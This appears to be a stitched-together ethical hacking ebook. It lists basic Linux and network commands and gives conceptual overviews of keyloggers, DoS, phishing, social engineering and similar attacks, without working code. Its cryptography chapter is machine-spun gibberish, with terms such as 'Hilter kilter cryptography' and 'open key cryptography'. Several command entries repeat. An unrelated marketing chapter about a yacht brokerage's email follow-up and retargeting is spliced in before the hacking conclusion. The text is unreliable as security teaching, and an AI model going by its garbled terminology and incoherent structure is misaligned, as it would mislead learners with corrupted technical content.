If all the responses are positive, we can start working on the next step. The setup phase of our penetration testing lab is over.

Chapter 11 Understanding Why You Need To Hack Your Own Systems

In order to catch a thief you have to put yourself in their shoes, to think like one and that is the baseline for ethical hacking. You must know your enemy otherwise you cannot possibly know how to fight back. Everything is against security at the moment. The number of system exploits is growing fast, as is the number of hackers, as well as their knowledge. The time will soon be upon us when no system is left untouched so it is absolutely vital that you learn how to protect your own systems. Don't just think about the normal exploits tha we all know about either – think things much deeper than that. When you now how to hack, you know what the tricks are that a hacker will use to get at you – and that means you know how to protect yourself against them.

Hacking targets systems that are vulnerable, weak and unprotected. While you may have a series of firewalls in place, encryption set up for all your data and use VPN's – Virtual Private Networks – these are merely creating a false sense of security. These types of systems focus on the higher level exploits, the viruses and the traffic that comes in through the firewalls, without having any effect on how a hacker works. The ONLY way to protect your system from attack is to find the weaknesses they will use and secure them.

Hackers and crackers expand their knowledge and their skills on an almost daily basis and you should be doing the same thing. You have to learn how to think like they do and to work the way they do if you want to protect your systems. You are the ethical hacker; you have to know what the crackers are doing and you have to know how to stop them. You have to know exactly what to look for and how to use what you find against them.

Now, let me get one thing straight – you do not have to go all out and protect your systems from every single possible attack – you can't. The only way you are going to that is to turn off your computer, unplug it and lock it away in a cupboard. That way, no one can touch your system, not even you. That is not a very good way of approaching security though and is not going to do any organization many favors. What is more important is that you put security measures in place against the well-known exploits, the more common known attacks.

It is virtually impossible to think about and anticipate all of the possible forms of attack, all the flaws that might be in your system that leaves it open. There is no way on earth that you can plan for all eventualities, especially the

ones we don’t know about. What you can do is do your best to thwart the crackers. Test as many combinations as you can, test your entire system as well as the individual parts of it – that way you have a good chance of finding the exploits that will affect your whole system.

Don’t go too far with the ethical hacking though. There is little point in beefing up your system against attacks that are highly unlikely to ever happen. Your real goals should be:

- *To hack into your own systems in a way that is not destructive*
- *Find the vulnerabilities*
- *Work out how they can be exploited and what they can do*
- Patch them and make your system more secure

Chapter 12 Linux Commands

But, first, let me show you some basic Linux commands that will be useful to us later.

BASIC COMMANDS

These are the most common commands that you will probably use for your routine tasks.

Command to execute: *ls*

Explanation: this command allows you to list the contents of files and/or folders.

Command to execute: *pwd*

Explanation: the current directory is printed.

Command to execute: *cd*

Explanation: it allows you to access the selected folder.

Command to execute: *cp*

Explanation: it allows you to copy files.

Command to execute: *mkdir*

Explanation: it allows you to create a folder.

Command to execute: *rmdir*

Explanation: it allows you to remove a folder.

Command to execute: *touch*

Explanation: it allows you to create a file.

Command to execute: *tar*

Explanation: it creates an archive for a certain file.

Command to execute: *clear*

Explanation: it allows you to return to an initial shell.

Command to execute: *adduser*

Explanation: it allows you to add a new user.

Command to execute: *chmod*

Explanation: it manages file and/or folder permissions.

Command to execute: *vi*

Explanation: it allows you to edit a file.

Command to execute: *cat*

Explanation: it allows manipulation of a file.

Command to execute: *grep*

Explanation: it searches a file for particular patterns.

Command to execute: *apt-get*

Explanation: package management. For example, apt-get install.

Here above is a complete list of all the basic commands you should try out. You would be better to master them correctly.

NETWORK COMMANDS

Working as an ethical hacker requires you have a strong knowledge of the most common network commands.

In the rest of the book, I will show you some of the most important ones. Try them out and you might even end up creating new combinations.

Command to execute: *ifconfig*

Explanation: utility to configure network interfaces. It will be very useful to view the IP address assigned to a machine.

Command to execute: *traceroute*

Explanation: this command allows you to trace the path of an IP packet to the host network. It is very useful for performing troubleshooting activities such as, for example, verifying where in the path a certain IP packet stops or is lost.

Command to execute: *dig*

Explanation: this is a utility needed to query DNS. There would be plenty of other things to say about this command and its functioning is quite complex.

Command to execute: *telnet*

Explanation: this command allows us to make connections to remote hosts via the TELNET protocol. I want to clarify that this protocol allows a clear visualization of data without any encryption mechanisms. For this reason, it is not a very secure protocol.

Command to execute: *telnet*

Explanation: this command allows us to make connections to remote hosts via the TELNET protocol. I want to clarify that this protocol allows a clear visualization of data without any encryption mechanisms. For this reason, it is not a very secure protocol.

Command to execute: *nslookup*

Explanation: this is another utility to interrogate DNS and to perform inverse resolution queries. In our exercises, we will often use this command.

Command to execute: *netstat*

Explanation: this is a command of the utmost importance. It allows you to view the network connections opened at a certain time. Useful in troubleshooting, it allows us to verify anomalies due to network connections that were not established or lost. Here again, take some time to improve your knowledge of this tool.

Command to execute: *ifup, ifdown*

Explanation: this command allows you to enable or disable network cards. It can be very useful in certain situations, perhaps when a reboot of network services is required.

Command to execute: *ping*

Explanation: the PING command is used to check whether a certain host is active or not by sending special ICMP type packets to it and waiting for a response. Let me remind you that we have already used it in our penetration testing lab to verify the connectivity between the various virtual machines.

Command to execute: *route*

Explanation: this command is used to display the routing table of a certain host, namely the paths that the network packets must perform on the network or on particular subnets.

Command to execute: *arp -a*

Explanation: the ARP -A command provides us with a table of the links between a MAC address and an IP address. For example, it can be used when we want to exclude problems concerning the lower levels of the ISO/OSI model (data level).

Here are all the commands related to networking. Of course, this list does not include them all, there would be much more to say. However, you will do great later if you begin to become familiar with these commands.

COMMANDS RELATED TO SYSTEM MANAGEMENT

Let's now move on to the last part of the Linux commands, which are related to the ordinary management of your Linux machine.

Command to execute: *uptime*

Explanation: this command shows you for how long a certain system has been active.

Command to execute: *users*

Explanation: this command shows the user names of users connected to a system.

Command to execute: *who / whoami*

Explanation: this is another command that informs us of how many users are connected to the system as well as some additional information.

Command to execute: *crontab -l*

Explanation: this command allows the display of scheduled jobs related to the current user. We will see later what the jobs are.

Command to execute: *less / more*

Explanation: this command is very useful because it allows you to quickly view a file. Press the "q" key to exit this particular display.

Command to execute: *ssh*

Explanation: this command allows the connection to a remote host via an SSH protocol. The latter, unlike the TELNET one, carries out data encryption. For this reason, in the event of traffic interception, it will not be possible to clearly see any data.

Command to execute: *ftp*

Explanation: this command allows the connection to an FTP server via the FTP protocol. This protocol does not perform data encryption, so you need to pay attention when using it.

Command to execute: *service start / stop*

Explanation: this command allows you to start or stop a certain service. You will use it on many occasions.

Command to execute: *service start / stop*

Explanation: this command allows you to start or stop a certain service. You will use it on many occasions.

Command to execute: *free -h*

Explanation: this command shows the amount of free and used memory. For example, it can be used when there are performance problems on a machine.

Command to execute: *top*

Explanation: this command allows you to check the active processes in a system. It can be useful if a machine is running very slowly for no apparent reason.

Command to execute: *ps*

Explanation: with this command you can view the active and running processes in a system.

Command to execute: *kill*

Explanation: this command is used to terminate a certain process. However, it is necessary to first identify the PID related to that specific process.

We started with the general commands and then introduced those related to networks as well as to the main functions of an operating system.

But first, let me explain how networks work and what are the services most ethical hackers usually use.

Chapter 13 Learning the essential hacking command line

Having an understanding of the techniques used by hackers to not only access your information without permission will allow you to gain insight into how this is possible as well as what you are able to do to protect yourself from the most basic of attacks. Using this knowledge, you are also able to explore further in hacking if you wish to develop your skills and discover additional knowledge into creating your own programs and software.

Keylogger

A keylogger is a very simple piece of software that is designed to track and record each keystroke made by the user of computer. These keystrokes and sequences are then stored on a log file that is accessed by the hacker who is able to discern your information such as email ID's, passwords, banking details, credit card numbers and virtually anything else that you input into your machine using the keyboard. For this reason, many online banking sites and other highly secure web pages use virtual keyboards and even image identifying passcodes to provide you with access to your account since these cannot be recorded through keyloggers.

How do you keyloggers gain access to your computer in the first place? These lines of code or software are often attached to files that are downloaded onto your computer without you being aware, known as Trojans (deriving from the Greek mythology of the Trojan Horse). These files then get to work are report back to the hacker with the information collecting from your computer. Other ways that these files are able to access your computer is if they are placed on the computer either through direct access, if someone was to have access to your computer with permission to allow them to place the file on the computer or through USB drives that they have provided to you with hidden files rooted within.

Keyloggers may also find themselves used in white hat purposes such as within organizations to ensure that employees are following the correct policies and procedures and not engaging in deceptive conduct.

Denial of Service (DoS/DDoS)

One of the most common forms of hacking attacks is the Denial of Service, as we had mentioned earlier. This involves causing a website to become

unusable. The site is taken down due to the flooding of information and traffic, enough to overload the system as it struggles to process all the requests and is ultimately overwhelmed and crashes. These attacks are employed by hackers who aim to disrupt websites or servers that they want to cause destruction to for whatever their reason or motivation was. For example, a hacktivist hacker might take down a website that disagrees with their political views seeing it as their moral duty. Whereas a black hat hacker might take down the website of a competing organization to disrupt their services and sabotage the efforts of their competitor.

A DoS attack is carried out using tools such as botnets or a network of infected systems which are then used almost as an army of zombified servers to repeatedly attack the target service, overloading it. These infected systems are created through emails and software which carry a virus and once infected, these zombie computers are able to be used at will by the hackers. It has been revealed through industry data that up to 45% of organizations suffer from DDoS attacks resulting in millions of dollars worth of damage each year.

Vulnerability Scanner

To detect weaknesses within a computer network, hackers use a tool known as vulnerability scanner. This could also refer to port scanners which are used to scan a specific computer for available access points that the hacker would be able to take advantage of. The port scanner is also able to determine what programs or processes are running on that particular port which allows hackers to gain other useful information. Firewalls have been created to prevent unauthorised access to these ports however this is more of a harm reduction strategy rather than a sure-fire way to prevent hackers.

Some hackers are able to discern access points manually rather than using a program. This involves reading the code of a computer system and testing weaknesses to see if they are able to obtain access. They can also employ methods of reverse engineering the program to recreate the code if they are unable to view the code.

Brute Force Attack

If you have ever wondered why you have a limited number chances to enter your password before being denied access, the server you are attempting to access has a safeguard against brute force attack. Brute force attack involves software that attempts to recreate the password by scanning through a dictionary or random word generator in an extremely short amount of time to hit on the password and gain access. For this reason, passwords have advanced to become far longer and more complex than they once were in the past, such as including characters, numbers, upper and lower-case letters and some going as far as barring words that are found in the dictionary.

Waterhole Attacks

Waterhole attacks are known by this name due to the fact hackers prey on physical locations where a high number of people will access their computers and exchange secure information. Similar in a way that a waterhole can be poisoned for the wildlife surrounding, the hacker can poison a physical access point to claim a victim. For example, a hacker may use a physical point such as a coffee shop, coworking space or a public Wi-Fi access point. These hackers are then able to track your activity, websites frequented and the times that you will be accessing your information and strategically redirect your path to a false webpage that allows the information to be sent through to the hacker and allow them to use it at a later time at their leisure. Be sure that when you are using public Wi-Fi, you have appropriate anti spyware and antivirus software to alert you when there may be suspicious activity while online.

False WAP

Similarly, to the waterhole attack, the hacker can create, using software, a fake wireless access point. The WAP is connected to the official public wireless access point however once the victim connects they are exposed and vulnerable in that their data can be accessed at any point and stolen. When in public spaces, ensure that the WAP you are using is the correct one, they will generally have a password prior to access or a portal which will require you to enter a username, email address and password which is obtained from the administer. If you find the access point is completely open, this could be a

cause for alarm knowing that this point is likely bait.

Phishing

Another common technique used by hackers to obtain secure information from an unsuspecting victim is through phishing. Phishing involves a hacker creating a link that you would normally associate with a site that you commonly access such as a banking site or payment portal. However, when you input your details, they are sent to the hacker rather than the institution that you you believe you are sending them to. Phishing is often times done through sending false emails that appear as though they are from your bank or billing institution and generally request that you access your account to either update your details or make a payment.

There are ways to distinguish whether you are being targeted for phishing such as checking the sender's ID (which can still be falsified) or checking the details of the link that you have been provided and seeing that it doesn't match up with the usual site that you fill your details in. You may also notice formatting issues with the email such as logos out of place or poor formatting that would indicate that the phisher is not using the correct template. Many institutions will insist that they would not request your details through email or ask you to update your details and if you do receive your bill through email, if you feel suspicious you can check with previous billing emails or even call your institution to double check that the email is genuine.

Clickjacking Attacks

If you have ever attempted to stream a video on a less reputable site, you may have noticed that the interface can be quite confusing to navigate due to false play buttons or common sections after which you click on them and are then redirected somewhere else. These are known as Clickjacking attacks as well as UI Redress. While redirecting to the ad or another page may seem harmless, when done correctly these attacks can be quite sinister and potentially dangerous as they are able to capture your information. You need to exercise extra caution when using unfamiliar websites as they may not be as safe as they appear, with their interface taking you to a place right where the hacker wants you. Always be aware of the URL of each click you make

and if it differs drastically from the website that you were just on, ensure that where you are taken does not involve any downloads or exchanging of details for your own protection.

Bait and Switch

The bait and switch technique involves the hacker supplying you with a program that appears to be authentic but when it faces it is a virus or a tool used by the hacker to access your computer. These can generally be found in unscrupulous websites that offer pirated programs, software, movies or games that are in high demand. Once you download the program, you will find that the file is not what you had intended and instead had loaded a virus to your computer to provide the hacker with access.

Social Engineering

We mentioned earlier, the social engineering techniques used by white hat hackers. This technique is often overlooked as a means of hacking however it can be quite effective. An example of social engineering is conning a system administrator into supplying details by posing as a user or an individual with legitimate access. These hackers are often thought of as con men rather than what we understand to be hackers, however it is a means of hacking nonetheless. Many of these hackers have a good understanding of the security practices of the organization in which they are attacking. They will target and prey on those who may not be as experienced or with a lower level security clearance than some of the higher ups. For example, they may phone up the employee on the helpdesk and request access to the system and without the experience to understand the consequences of providing information to an unknown source, give it up. There are a number of categories that social engineering can be placed in, these being:

Intimidation - An example of intimidation would involve a superior such as a manager or supervisor calling the help desk technician, angry and threatening to punish the technician if their authority is questioned. Under pressure, the employee will comply and provide the information. Their questioning of the authority is promptly shut down as the employee values their job and offers to assist the hacker in securing the information.

Helpfulness - On the opposite end of the spectrum, there is the helpfulness technique. This involves feigning distress and concern to take advantage of a technician's nature to offer help and compassion. Rather than acting angry and placing pressure on the technician, the distressed hacker will act as though they themselves are under pressure and worrisome of the outcome. The technician will provide assistance in any way they can regardless of considering the consequences at the risk of causing further distress to the hacker.

Name-dropping - Having the name of an authorised user provides the hacker with the advantage that they can pretend to be a specific person who should rightly have access to the information. This can be done by sourcing through web pages of companies which can be easily found online. Another example of this is the searching through documents that have been improperly discarded, providing vital details to the hacker.

Technical - The other area of social engineering hacking is using technology as a means of support to obtain information. This can involve a hacker sending a fax or an email to a legitimate user which requires the user to respond with sensitive information. The hacker often poses as law information or a legal representative, requiring the information as part of an ongoing investigation for their files.

Rootkit

A rootkit finds its way onto your operating system through legitimate processes, using low-level and hard to detect program. The rootkit can assume control of the operating system from the user and since the program itself is hidden within the system binaries as replacement pieces of code, it can be incredibly difficult and virtually impossible for the user to detect and remove the program manually.

Packet Analyser

When transmitting data across the internet or any other network, an application known as a packet analyser or packet sniffer can be used by a hacker to capture data packets which may contain critical information such as passwords and other records.

Chapter 14 What Are Cryptography And Digital Signature

Cryptography is the strategy to conceal the data with the utilization of microdots, picture word combining, or with some different ways. In specialized field, it tends to be named as scrambling plain message into an encoded structure, for the most part called Ciphertext, of course to change over it into unscrambled configuration known as Cleartext. This procedure of encoding and unraveling is called cryptography and individuals rehearsing this field are known as cryptographers.

What are the Objectives of Cryptography?

Current cryptography pursues the beneath goals

1. Secrecy any individual who is out of the circle can't comprehend the data between the sender and collector.

2. Uprightness no adjustment is conceivable once the message is discharged.

3. Verification data, and sources in the cryptography framework are absolutely true. Both sender and beneficiary can recognize one another and starting point or goal of the data.

4. Non-disavowal none of the sender or collectors can venture back of the message at a later arrange.

5. Access control-just approved individuals can get to the classified information.

To satisfy the above targets the accompanying organizations of cryptography are polished

1. Symmetric cryptography-otherwise called mystery key cryptography, it is a strategy wherein both sender and collector share a similar mystery code and key for encryption and unscrambling. This strategy is helpful on the off chance that you are speaking with a predetermined number of individuals, in any case, it isn't much valuable for mass correspondence.

2. Hilter kilter cryptography-this is otherwise called open key cryptography in which, separate keys are utilized for encryption and decoding. This is valuable for key trade and computerized marks, for example, RSA, advanced mark calculation, open key cryptography standard and so forth.

3. Message-digest-in this, a hash capacity is utilized to for all time scramble the information. This is likewise called single direction encryption.

Cryptography ensures the system assets against change, devastation, and their unapproved use. They secure the system framework, IT resources, and the secret information. In the present situation, it has turned out to be very simple to modify or control the information and data. Burglary of private data is again a discomforting marvel.

Cryptographic systems have been being used since the season of the Sumerians (3500 BCE). Cryptography depends on mystery keys, which, as you'll review, are the contribution to the calculation that delivers the figure content. There are two fundamental sorts of cryptography: traditional cryptography and open key cryptography. In regular cryptography, a solitary key is utilized to perform both encryption and decoding. Since the keys are indistinguishable, they're alluded to as symmetric keys. Since just one key is utilized in customary cryptography, it's less secure. In the event that somebody other than the expected beneficiary finds the key, he can decode the first message. Another disadvantage to ordinary cryptography is that it's dangerous to disperse. On the off chance that somebody blocks the key on its way to the expected beneficiary, the security of the message is undermined. PGP Desktop additionally enables you to encode individual records and organizers, a part of your hard circle assigned as a virtual plate, or your whole hard circle.

In open key cryptography, two particular keys are utilized an open key to perform encryption and a private key to perform decoding. Since the keys are unique, they're alluded to as lopsided keys. This enables anybody to scramble a message yet just people with the relating private key to decode messages. To explain, we should take a gander at a model. On the off chance that Paul needs to make an impression on Sara, he utilizes Sara's open key to encode the message. At the point when Sara gets the message, she utilizes her private

key to decode it. For whatever length of time that every individual in the message circle keeps his/her private key totally private, just the proposed beneficiary can unscramble the message. Open cryptography additionally defeats the dissemination issue in light of the fact that lone open keys should be sent over the shaky system; private keys are kept up locally.

Chapter 15 Follow-Up

Continue a dialogue with your prospects and politely follow up so that no business slips through the cracks.

“But won’t I sacrifice our signature personalized sales experience?” one of our clients, a well-established yacht brokerage, skeptically inquired. This client had eschewed digital marketing for the last decade under the pretense that they didn’t want to treat their fickle, high-net-worth clients “like a number.”

Our client’s marketing approach consisted of hosting posh yachting rendezvous and exclusive soirées. The attendees, wealthy retired men in their “golden years,” appreciated a high-touch, low-pressure sales experience. The yachting courtship often lasted years before prospects felt comfortable writing a multimillion-dollar check.

When sales were stagnant for a few years, the client blamed it on the economy. But when the economy had recovered and sales started slumping, they got nervous and knew they had to do something to reverse the trend.

The yachting brokerage was racking up catering bills of caviar and Cristal but was inexplicably stuck in the longest sales dry spell in memory. In an attempt to turn things around, they planned the soirée of the century, bigger and more expensive than ever before. However, having not sold a megayacht for months, their coffers were just about drained, and they worried they might have to cancel the event.

Having heard a prospective yacht buyer brag about his son being on the *Shark Tank* and how growth hacking had revolutionized his business, the yacht-brokerage owner immediately reached out to us. The owner made two clear demands, “Whatever you do, it has to feel personalized…and it absolutely has to result in a yacht sale in the next eight weeks before the soirée.”

This was no small task. How do you make thousands of persnickety prospects each feel as if his shopping experience is completely tailored to him, using nothing but digital marketing technology?

For this challenge, success hinged on our ability to design a digital Follow-Up process. The multimillion-dollar question was, would it produce a sale fast enough to save the soirée and, ultimately, the company?

Hacking the Follow-Up Process

With even the most engaging and educating online sales experience, on average, ninety-seven out of one hundred prospects aren't going to take an immediate purchase action. However, those ninety-seven prospects came to you for a reason, and it's your duty and obligation to stay in front of them until they're prepared to make a purchase.

The challenge with offline follow-up is that things inevitably slip through the cracks. The moment you introduce a human being into a process, you create more opportunities for error. Whether it's poor organization or bad tracking, limitations of time and energy, a shift in prioritization, or a simple memory failure, there are many factors that can and do derail the analog world's follow-up process.

A digitized Follow-Up process can avoid the analog world's pitfalls and perils. There are ample tools at your disposal that help sequence, organize, and automate your Follow-Up process. For example, you can use an autoresponder to send a series of emails addressed with the prospect's first name that changes the message sequence and timing based on whether the prospect opened the prior email or clicked on a certain link. The same autoresponder principle is possible with every other communication medium you can think of, from text messages to phone calls to social media messages and more.

The benefit of digitizing your Follow-Up process is that it can happen automatically without you having to think about it; you can "set it and forget it." In fact, certain tactics allow you to follow up without the prospect giving you a single bit of contact information.

Advertising Rule of 7

The fundamental principle behind the value in instituting the Follow-Up component is repetition. The question we are often asked is, "How many times should I follow-up?" While the answer depends on your price point, sales cycle length, competitiveness of your industry, branding, and several other factors, the rule of thumb we cite is the Advertising Rule of 7. The Advertising Rule of 7 states that it takes approximately seven touch points for someone to be able to recall your brand.

The basis of the Advertising Rule of 7 is a 1956 Princeton University study done by cognitive psychologist George Miller. Miller's Law states that the

number of objects the average person can hold in working memory is 7 ± 2. Conveniently, the number of digits in a local US phone number is 7 (not until mobile phones were widely adopted were area codes commonly needed). Allegedly, movie studios targeted seven consumer touch points as early as the 1930s when wooing people to see their films.

Regardless of the origin, the primary takeaway from the Advertising Rule of 7 is that it takes repetition to be remembered. No one better internalized and executed this concept than the propagandists of the Second World War. By overtaking media outlets, they repeated their dogma until it permeated and intoxicated entire national belief systems. While the product of propaganda may have been undesirable, one cannot refute the influential power of repetition.

Fortunately, repetition in the digital world doesn't require commandeering a media outlet, and the results can be just as potent.

Map It to Your Sales Cycle

While the Advertising Rule of 7 provides a general sense of quantity, the next question we are often asked is about follow-up frequency. The framework we advise is to map your Follow-Up to your average sales cycle length. In general, the larger the dollar value of your product or service, the longer the sales cycle, particularly for business-to-consumer sales. If, for example, you've observed it takes an average of four weeks for someone to purchase your service, build your Follow-Up around a four-week period of time. We also advise front-loading your follow-up frequency to the beginning of the period to take advantage of the psychological principle knows as the primacy effect: the first touch points are more often remembered than the middle touch points and prospects are more open to communication. When you build out a follow-up sequence that extends the full length of your average sales cycle, you also benefit from the recency effect: the most recent correspondence will have more weight than all prior communication.

We are often asked questions like, "How much information should I ask for from a prospect? Should I ask for just a name and email? Should I get a phone number and what they're interested in? Should I ask for where they heard about us?" Some experts will advise asking for more information, while others will advise asking for less information. Neither advice is wrong; it just depends on your scenario and circumstance.

The differences in the amount of information you ask for from a prospect can be broadly categorized as high-barrier versus low-friction requests. A high-barrier request for information will ask for many pieces of information in an attempt to produce more qualified leads; the more you know about a lead, the more qualified that lead is. The understanding here is that the more serious a prospect is about purchasing your good or service, the more inclined he will be to give you information. For companies that are plagued with low-quality lead flow and are concerned about conserving sales resources, asking for more information is a good approach.

For companies that are interested in maximizing lead flow and are comfortable handling a certain degree of low-quality leads, a low-friction request for information is an appropriate approach. In general, the more contact information you ask from the prospect, the more "friction" there is and the less likely the prospect will be to comply with your request.

A hybrid information-capture approach is to collect information during the follow-up process. For example, you can start with a low-friction name and email request and collect more lead intelligence as a prospect engages with your material through subsequent questionnaires. However, collecting information as time goes on requires a more robust system capable of patching together lead information over time. As such, the hybrid approach is generally something companies evolve into after first implementing a simpler solution.

Many companies are quick to dismiss the value of acquiring an email address. "Who would want another digital newsletter?" they ask. "People don't read their emails anymore!" they exclaim. Given that email is used for critical communication such as online banking, flight information, and online shopping updates, it's unlikely to be replaced any time soon. As it relates to whether people want a newsletter, the answer is that most people do not. However, for many purchases there is a research phase that consumers undergo, and it's a value-added service to be the company that provides education. Among the many ways to deliver consumer education, email is the most cost-effective. If you sell something that does not have a research phase, you can incentivize individuals with a discount. Regardless of the incentive or information you provide, a database of qualified prospects has significant tangible value.

The primary value in building a database of prospects is two-fold. For

companies that experience seasonality or cyclicality, a single message broadcasted to your list of leads can help you control the ups and downs of your business. Additionally, as you release new products and services, you will have an immediate audience to tap into. In fact, we've worked with companies that recruit passionate customers from their database to help provide feedback in the product-development process. The ability to control seasonality and have an audience to launch to has palpable value if you were to sell your business in the future. We've seen entire companies purchased for millions of dollars solely for their database of leads and customers.

The Process

Prior to designing the follow-up sequence, it's important to have a clear articulation of the brand voice. The voice is a set of rules for the writing produced by your brand and is a function of having an intimate understanding of your target audience. One can further assume that the individuals inclined to sign up to receive more follow-up information are going to be more responsive to logos-based (logic) rhetoric than the cohort of clients that make more pathos-based (emotion) decisions and purchase without needing to do deeper diligence.

Once the brand voice is clearly articulated, one can apply the 4 E's of Copywriting framework to craft messages that captivate and motivate. Broadly defined, the more "E's" you convey, the better:

The 4 E's of Copywriting

Engaging: Is the content compelling and of interest to the reader?

Educational: Is the content teaching the reader something relevant to your product or service?

Entertaining: Would the reader enjoy reading your content?

Emotional: Would your content stir up emotions inside your reader?

The 4 E's framework serves as a solid mental checklist as you assess the potential impact and influence of your follow-up messaging. While it may not be necessary to touch on all four points all the time, the 4 E's framework gives you a self-assessment standard for building trust, authority, and rapport.

One common stumbling block during the construction of the follow-up process is coming up with topics to write about. As with the other components, ASP™ Follow-Up is a digital manifestation of an analog process that you already employ. Follow-up phone calls and direct mail to prospective buyers are the analog parallel to what can be replicated digitally. The framework we use as a starting point when building out a follow-up process is as follows:

Even When You Don't Get Their Contact Info

Going back to our illustrative sample of one hundred website visitors, you may get three individuals to make a direct purchase and another three to opt in for your lead magnet and potentially purchase from you at a later date.

Although that number may appear immaterial, assuming one out of those three leads who opted in purchases from you, you have increased your sales by 33 percent, which is not bad. The beautiful thing is, there is a way for you to stay in front of all your website visitors, even if they didn't give you their contact information. The way you stay in front of all your website visitors is with an advertising method called "retargeting" (also called "remarketing"). Retargeting enables you to get the frequency of impressions of a multibillion-dollar brand such as Coca-Cola without needing a multibillion-dollar advertising budget.

The way retargeting works is by identifying and remembering users, through their web browsers, who have visited your website and serving ads to those users as they browse other places on the web. Whether they're perusing a social media site or reading their favorite blog, retargeting allows you to target your ads specifically to people that have previously visited your website. This is powerful because it allows you to market specifically to individuals who have shown interest in your specific product or service and your brand.

Going back to the Advertising Rule of 7, retargeting ads are the key difference makers between someone remembering your brand and forgetting. The first brand impression may be a pay-per-click ad, the second brand impression would then be your website, and impressions three through seven would be from retargeting ads. You may assume that this powerful form of advertising would be extraordinarily expensive but unless you are getting more than ten thousand monthly visitors, your ad spending will probably be less than one hundred dollars a month. For most businesses with a local presence, monthly visitors range in the single-digit thousands, so this is a delightfully low-cost growth hack to implement.

Categorically, we make two main differentiations in retargeting ad units: brand-based and direct-response ad units. Intuitively, brand-based ad units convey your overall brand or company, and direct-response ad units focus on a specific product or service. Starting out, we advise launching brand-based ad units and retargeting visitors that visit any page of your website. If you only offer a singular product or service, then you may be able to experiment with direct-response style ads targeted to all visitors. Otherwise, for those companies that have more than ten thousand monthly visitors and offer multiple products or services, you can get more granular and retarget to people that visited specific pages. For example, if you were a roofer that also provides solar installation, you could serve solar ads to a prospect that visited the solar page of your website.

Growth Hacktic

One way of cutting down your retargeting ad bill is through “pixel burning.” For websites that have a payment portal online, such as e-commerce sites, you can isolate those who have completed payments and remove those individuals from the retargeting population since they have already completed the desired action.

Growth Hacking Applied

As we investigated the situation, the yacht brokerage’s slumping sales seemed to correlate directly to the reduction in the broker head count. The brokers make their money on commission, and the static sales caused a couple brokers to seek employment elsewhere.

When we spoke with the remaining brokers, they talked about how busy they were following up with thousands of prospects in their Rolodex, especially as they assumed responsibility for the prospects previously handled by the departed brokers.

When we asked the brokers, “Which prospects are the most important ones?” they curtly replied, “They’re all important.” When we modified the question by inquiring, “Which prospects are most likely to buy in the next eight weeks before the soirée?” Again they replied, “They’re all equally likely to buy; they buy when they’re ready.”

If all the prospects were equally important and equally likely to buy, we needed to build a way for the brokers to politely and unobtrusively follow up multiple times in advance of the soirée in order to maximize the likelihood of a sale taking place. Simply put, the brokers needed leverage.

The first thing we implemented was an autoresponder email campaign. In our conversations with the yacht brokers, we compiled perfect answers to all the frequently asked questions and common objections. We also crafted customer stories that conveyed the yachting dream life. To complement the autoresponder technology, we implemented a robust retargeting display ad campaign that kept the brokerage’s brand name in front of the potential customers practically every time they browsed online.

As a result, the yacht brokerage didn’t just sell one yacht before the soirée; they sold multiple. At the event, a recent yacht buyer went up to our client and told him, “I kept seeing your yacht ads everywhere, and I took that as a

sign that some higher power was telling me it was time to finally pull the trigger and purchase a yacht." With that one comment, the yacht brokerage owner instantly converted from a growth-hacking skeptic to a growth-hacking disciple. The implementation of the Follow-Up resulted in a record-setting sales year for the brokerage and helped put them on a sales trajectory that shows no signs of slowing. Even more impressive, the record-setting sales year was accomplished without hiring a single additional employee.

Follow-Up Takeaways

- The Advertising Rule of 7 states that it takes approximately seven touch points for someone to be able to recall your brand.
- Map your Follow-Up to your average sales cycle length.
- The more information you request from your lead, the more "friction" there is, which leads to the prospect being less likely to provide the requested information.
- Apply the 4 E's of Copywriting framework to craft messages that captivate and motivate: Engaging, Educational, Entertaining, and Emotional.
- Retargeting allows you to target your ads specifically to people that have previously visited your website.
- Brand-based ad units convey your overall brand or company, and direct-response ad units focus on a specific product or service.

Conclusion

With this, we have now come to the end of this book. In the world of computer networking, security is given very high importance so as to protect data and safeguard the system from intruders. In spite of strict security guidelines and authentication schemes, hackers have managed to break into several systems skillfully, piquing the interest of common folk.

Some hackers were able to develop groundbreaking utilities and websites like Facebook and Netflix (the founders of these websites are self-proclaimed hackers), so it is not surprising to see so many young people wanting to learn hacking. Before venturing into the depths of hacking, one needs to have clear-cut ideas about the basics of hacking. That is exactly what this book is intended for.

I have explained all the concepts of hacking in a lucid and comprehensive manner; however, putting them all into practice may seem tough initially. But do not get discouraged. Hacking is all about practice, besides good problem-solving skills. Make use of websites like “Hack this site,” which allow hackers to test their hacking skills legally. Also, do not think twice before seeking the help of a professional security specialist if you feel all of this is too technical for you.

By now, you will have a good idea of what hacking is and the consequences that occur if an external or internal party attacks your system. But fear not, simply follow the instructions and guidelines provided in this book and you can rest assured that your system will be well protected.

And please note that the world of computers is always changing and advancing. The more advanced the system, the more you need to improve your knowledge.

It is also important to remember that misusing your hacking skills to perform illegal activities is punishable by law. Most countries have very strict laws against cybercrimes committed by black hat hackers. So, it is important to limit one's hacking skills to ethical hacking and use those skills to test the security of one’s own devices, or to aid an organization in testing the robustness of its security system.

Thank you again for choosing this book and hope you enjoyed reading it.